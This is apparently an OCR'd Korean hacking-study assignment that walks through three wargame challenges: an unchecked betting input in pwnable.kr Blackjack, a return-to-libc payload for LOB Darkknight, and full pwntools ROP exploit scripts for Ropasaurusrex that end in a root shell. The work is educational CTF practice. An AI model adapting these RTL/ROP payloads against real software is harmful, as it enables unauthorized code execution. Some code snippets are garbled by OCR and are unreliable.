시스템 해킹 스터디

과제 (05)


구본현

목차

1. pwnable.kr : Blackjack 풀이

nc 로 목표에 접근하면 블랙젝 게임이 나온다.

이번 목표는 이 게임에서 백만 장자가 되는것이다.



1 번을 눌러 실행해보니 배팅을 한 뒤 카드를 뽑을지 여부를 가리는, 평범한 블랙젝 게임인 것 같다.

이제 문제의 링크에 들어가 소스를 읽어보겠다.

nc 를 사용 하는 상황에선 네트워크적인 익스플로잇을 사용하지 않는 이상, 입력을 받는 부분만을 접촉 할 수 있을 것이다. 입력을 받는 부분을 집중적으로 읽어보자.

```
int betting() //Asks user amount to bet
{
 printf("\n\nEnter Bet: $");
 scanf("%d", &bet);

 if (bet > cash) //If player tries to bet more money than player has
 {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
 }
 else return bet;
} // End Function
```

소스를 읽어보면 배팅금액을 받는 부분에서 이상한 점을 발견 할 수 있었다.

첫째로 bet 이 cash 보다 큰지 확인 할 뿐 bet 이 음수인지는 확인 하고 있지 않다. 이는 BOF 의 요소가 된다.

둘째는 배팅을 할 때 다시 되묻는 경우에는 if 를 다시 묻고 있지 않다. 원래라면 이 부분은 반복문 등을 사용해 계속해서 if 를 거치게 만들어야 한다.

```
Enter Bet: $1000

You cannot bet more money than you have.
Enter Bet: 9999999999
```

```
YaY_I_AM_A_MILLIONARE_LOL


Cash: $1410065907
-------
¦H    ¦
¦  7  ¦
¦    H¦
-------

Your Total is 7

The Dealer Has a Total of 1

Enter Bet: $
```

성공했다.

2. LOB : Darkknight 풀이

*NX-Bit
스택영역에 실행권한을 박탈하여 스택영역에 쉘 코드를 집어 넣는 공격을 방지하기 위한 방어기법

```
        - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack betrayed you!!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
```

버퍼크기 40

이번 문제에선 기법이 정해져 있다. RTL 이다.
문제를 읽어보면 스택 영역을 사용하지 못하도록 해놨다.

*RTL(Return To Libc)
NX-Bit 를 우회하기 위해 공유 라이브러리의 원하는 함수의 주소를 ret 에 넣는 공격방식

우리는 'system(/bin/sh)'을 공유 라이브러리 주소로 ret 에 넣을 것이다.

```
(gdb) b main
Breakpoint 1 at 0x8048436
(gdb) r
Starting program: /home/darkknight/1

Breakpoint 1, 0x8048436 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb)
```

*공유 라이브러리
자주 쓰는 함수를 프로그램에 계속 포함시키면 비효율적이므로 다른 라이브러리에 모아놓은 것

프로그램을 실행시켜 그때 불러오는 공유 라이브러리의 'system()' 함수 주소를 알아냈다. 남은 건 괄호안에 들어갈 인자 '/bin/sh' 이다. '/bin/sh'는 'system()' 함수에 포함되어 있으니 아래와 같은 방법으로 찾아본다

```c
int main()
{

    long s;
    scanf("%p", s);

    while(memcmp((void) *)s, "/bin/sh\x00", 8)
        s++;
    printf("%p\n", s);
}
```

```
[darkknight@localhost darkknight]$ ./f
/bin/sh: 0x400fbff9
```

주소가 나왔다.

페이로드는

<(Buff 40 = dummy) + (sfp 4 = dummy)+


(ret 4 = (system add + (system ret = dummy)) + (/bin/sh)add>

여야 할 것이다.

더 정리하면

<dummy 44 + 0x40058ae0 + dummy 4 + 0x400fbff9>

이다.




성공했다.


3. Ropasaurusrex 풀이

이 파일에 대한 정보가 부족하기 때문에 사전조사를 먼저 실시했다.

먼저 file 명령어를 이용했다.



32bit 리눅스 실행파일이며 동적 링크로 구성되어있다는 것을 알 수 있다.



gdb 의 checksec 의 결과에는 NX-bit 가 감지된 것을 알 수 있다.

공유라이브러리를 사용하는 동적링크 형식에 NX-bit 가 실행 중이라면 RTL 을 사용해야 할 것이다.

```
1 int __cdecl main()
2 {
3   sub_80483F4();
4   return write(1, "WIN\n", 4u);
5 }
```

IDA 를 통해 분석을 하니 이 프로그램은 함수 하나를 실행 한 뒤 “win”을 출력하게 되어있었다.

```
1 ssize_t sub_80483F4()
2 {
3   char buf; // [sp+10h] [bp-88h]@1
4
5   return read(0, &buf, 0x100u);
6 }
```

함수는 버퍼와 출력을 나타내고 있다.

그런데 버퍼의 용량은 136 바이트지만 read()에서 불러오는 용량은 256 바이트이다. 버퍼 오버플로우가 가능해진다.


*GOT
PLT 와 GOT 를 이용하는 공격기법, AMLR 을 우회한다.

*PLT
GOT 를 가르킨다.

*GOT
실제 함수의 주소를 가르킨다.

*ROP(Return Oriented Programming)
GOT, RTL Chaining 등을 이용하여 Return Address 를 프로그래밍 하듯 조작하는 공격방식

*동적링크의 원리



그리고 문제 제목을 보면 알 수 있듯 ROP 를 원하기에 ASLR 역시 해제하지 않고 풀어볼 것이다.

필요한 것은 pop, ret 이 모여있는 **Gadget** 과 사용할 함수의 **plt, got**, 그 중에 system()함수와 사용할 input 함수간의 **offset** 과 system()함수의 **인자가 들어갈 위치**이다.


진행 1) plt, got, offset 구하기

```
_write              .plt        0804830C
__libc_start_main   .plt        0804831C
_read               .plt        0804832C
```

```
user01@ubuntu ~/Desktop objdump -d ropasaurusrex | grep write
0804830c <write@plt>:
 8048442:       e8 c5 fe ff ff          call   804830c <write@plt>
user01@ubuntu ~/Desktop objdump -d ropasaurusrex | grep read
 80482de:       e8 ed 00 00 00          call   80483d0 <read@plt+0xa4>
 80482e3:       e8 d8 01 00 00          call   80484c0 <read@plt+0x194>
0804832c <read@plt>:
 804837e:       75 3f                   jne    80483bf <read@plt+0x93>
 8048398:       73 1e                   jae    80483b8 <read@plt+0x8c>
 80483b6:       72 e8                   jb     80483a0 <read@plt+0x74>
 80483dd:       74 12                   je     80483f1 <read@plt+0xc5>
 80483e6:       74 09                   je     80483f1 <read@plt+0xc5>
 8048416:       e8 11 ff ff ff          call   804832c <read@plt>
```


```
gdb-peda$ p read
$1 = {<text variable, no debug info>} 0x804832c <read@plt>
gdb-peda$ p write
$2 = {<text variable, no debug info>} 0x804830c <write@plt>
```

plt 와 got 를 구하는 방법은 여러가지가 있다. 필자는 gdb 를 이용했다.




지금까지 구한 결과는 다음과 같다.

	plt	got
read()	0x804832c	0x804961c
write()	0x804830c	0x8049614



system()의 주소가 read()의 주소보다 작기 때문에

read() - system()




offset 은 **0xaa5b0** 이다.

진행 2) '/bin/sh'가 들어갈 메모리 영역 구하기

"/bin/sh"를 넣을 수 있는 메모리 영역을 고르기 위해선 쓰기가 가능해야 하며 주소가 바뀌지 않아야 한다는 조건이 있다.


readelf -S 또는 objdump -x 를 이용하여 메모리 영역을 볼 수 있다.



보통 .data 영역이나 .bss 영역을 주로 사용하지만 사이즈가 8 바이트 밖에 없기 때문에 **.dynamic** 영역을 사용하겠다.


주소는 **0x08049530** 이다.

진행 3) Gadget 구하기



Objdump 를 사용해도 되지만, 좀 더 편리한 ROPgadget 을 이용했다.

read(), write() 두 함수 모두 인자가 3 개이기에 pop, pop, pop, ret 인 gadget 을 구해주어야 한다.



gadget 의 주소는 '**0x080484b6**'이다

진행 4) Payload 하기

필요한 준비물이 전부 모였다.

이름	주소
READ_PLT	0x804832c
READ_GOT	0x804961c
WRITE_PLT	0x804830c
WRITE_GOT	0x8049614
OFFSET	0xaa5b0
“/BIN/SH”위치할 메모리	0x08049530
GADGET	0x080484b6

이제 python 으로 payload 할 것이다. 하지만 앞에서와 같이 하드코딩 하기엔 소스의 양이 너무 많다.

그렇기 때문에 따로 ‘pwntools’ 라이브러리를 통해 편리하게 payload 를 작성할 것이다.

진행 4-1) 준비물이 갖춰진 상태에서의 payload(주석참조)

```
from pwn import *

p = process('./ropasaurusrex')

#source
read_plt = 0x804832c
read_got = 0x804961c

write_plt = 0x804830c
write_got = 0x8049614

offset = 0xaa5b0

dynamic = 0x08049530

pppr = 0x080484b6
```

```
#start
#BOF
payload = "A"*140

#update got
payload += p32(write_plt)
payload += p32(pppr)
payload += p32(1)
payload += p32(read_got)
payload += p32(4)

#input  /bin/sh into dynamic
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(dynamic)
payload += p32(8)

#got (wirte -> system)
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
```

버퍼크기는 136 바이트다

32bit 로 패킹함을 뜻한다.

```
payload += p32(write_got)
payload += p32(4)

#call system(/bin/sh)
payload += p32(write_plt)
payload += "A"*4
payload += p32(dynamic)

p.send(payload)

#find read_add
read_add = u32(p.recv()[-4:])

#find system_add
system_add = read_add - offset

#end
p.send('/bin/sh\00')
p.send(p32(system_add))

p.interactive()
```

진행 4-2) 준비물을 즉석해서 찾는 payload(주석참조)

```
from pwn import *

p = process('./ropasaurusrex')

#32bit loading
elf = ELF('./ropasaurusrex')
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
rop = ROP(elf)

#source
read_plt = elf.plt['read']
read_got = elf.got['read']

write_plt = elf.plt['write']
write_got = elf.got['write']

offset = libc.symbols['read'] - libc.symbols['system']

dynamic = 0x08049530

sh = "/bin/sh"


#start
#makeROP
rop.read(0, dynamic, 8)
rop.write(1, read_got, 4)
rop.read(0, read_got, 4)
rop.raw(read_plt)
rop.raw(0x12345678)
rop.raw(dynamic)

#BOF
payload = "A"*140 + str(rop)

#sendPayload
p.send(payload)
p.send(sh)
read = u32(p.recv(4))
```

현재 우분투는 64bit 이기 때문에 별도의 로딩이 요구된다.

스스로 영역을 찾는다.

bss 영역의 경우 .bss 로 구할 수 있다.

```
#find system_add
system = read - offset

#end
p.send(p32(system))
p.interactive()
```

페이로드를 실행하는 도중 가끔 멈춤 현상이 발생했다. 이는 재료를 구하거나 rop 를 구성하는 작업이 완료되기 전에 다음라인이 실행 되기 때문이다. 다음엔 **딜레이를 넣어줄 필요가 있어 보인다.**

```
$ id
uid=0(root) gid=0(root) groups=0(root)
```

성공했다.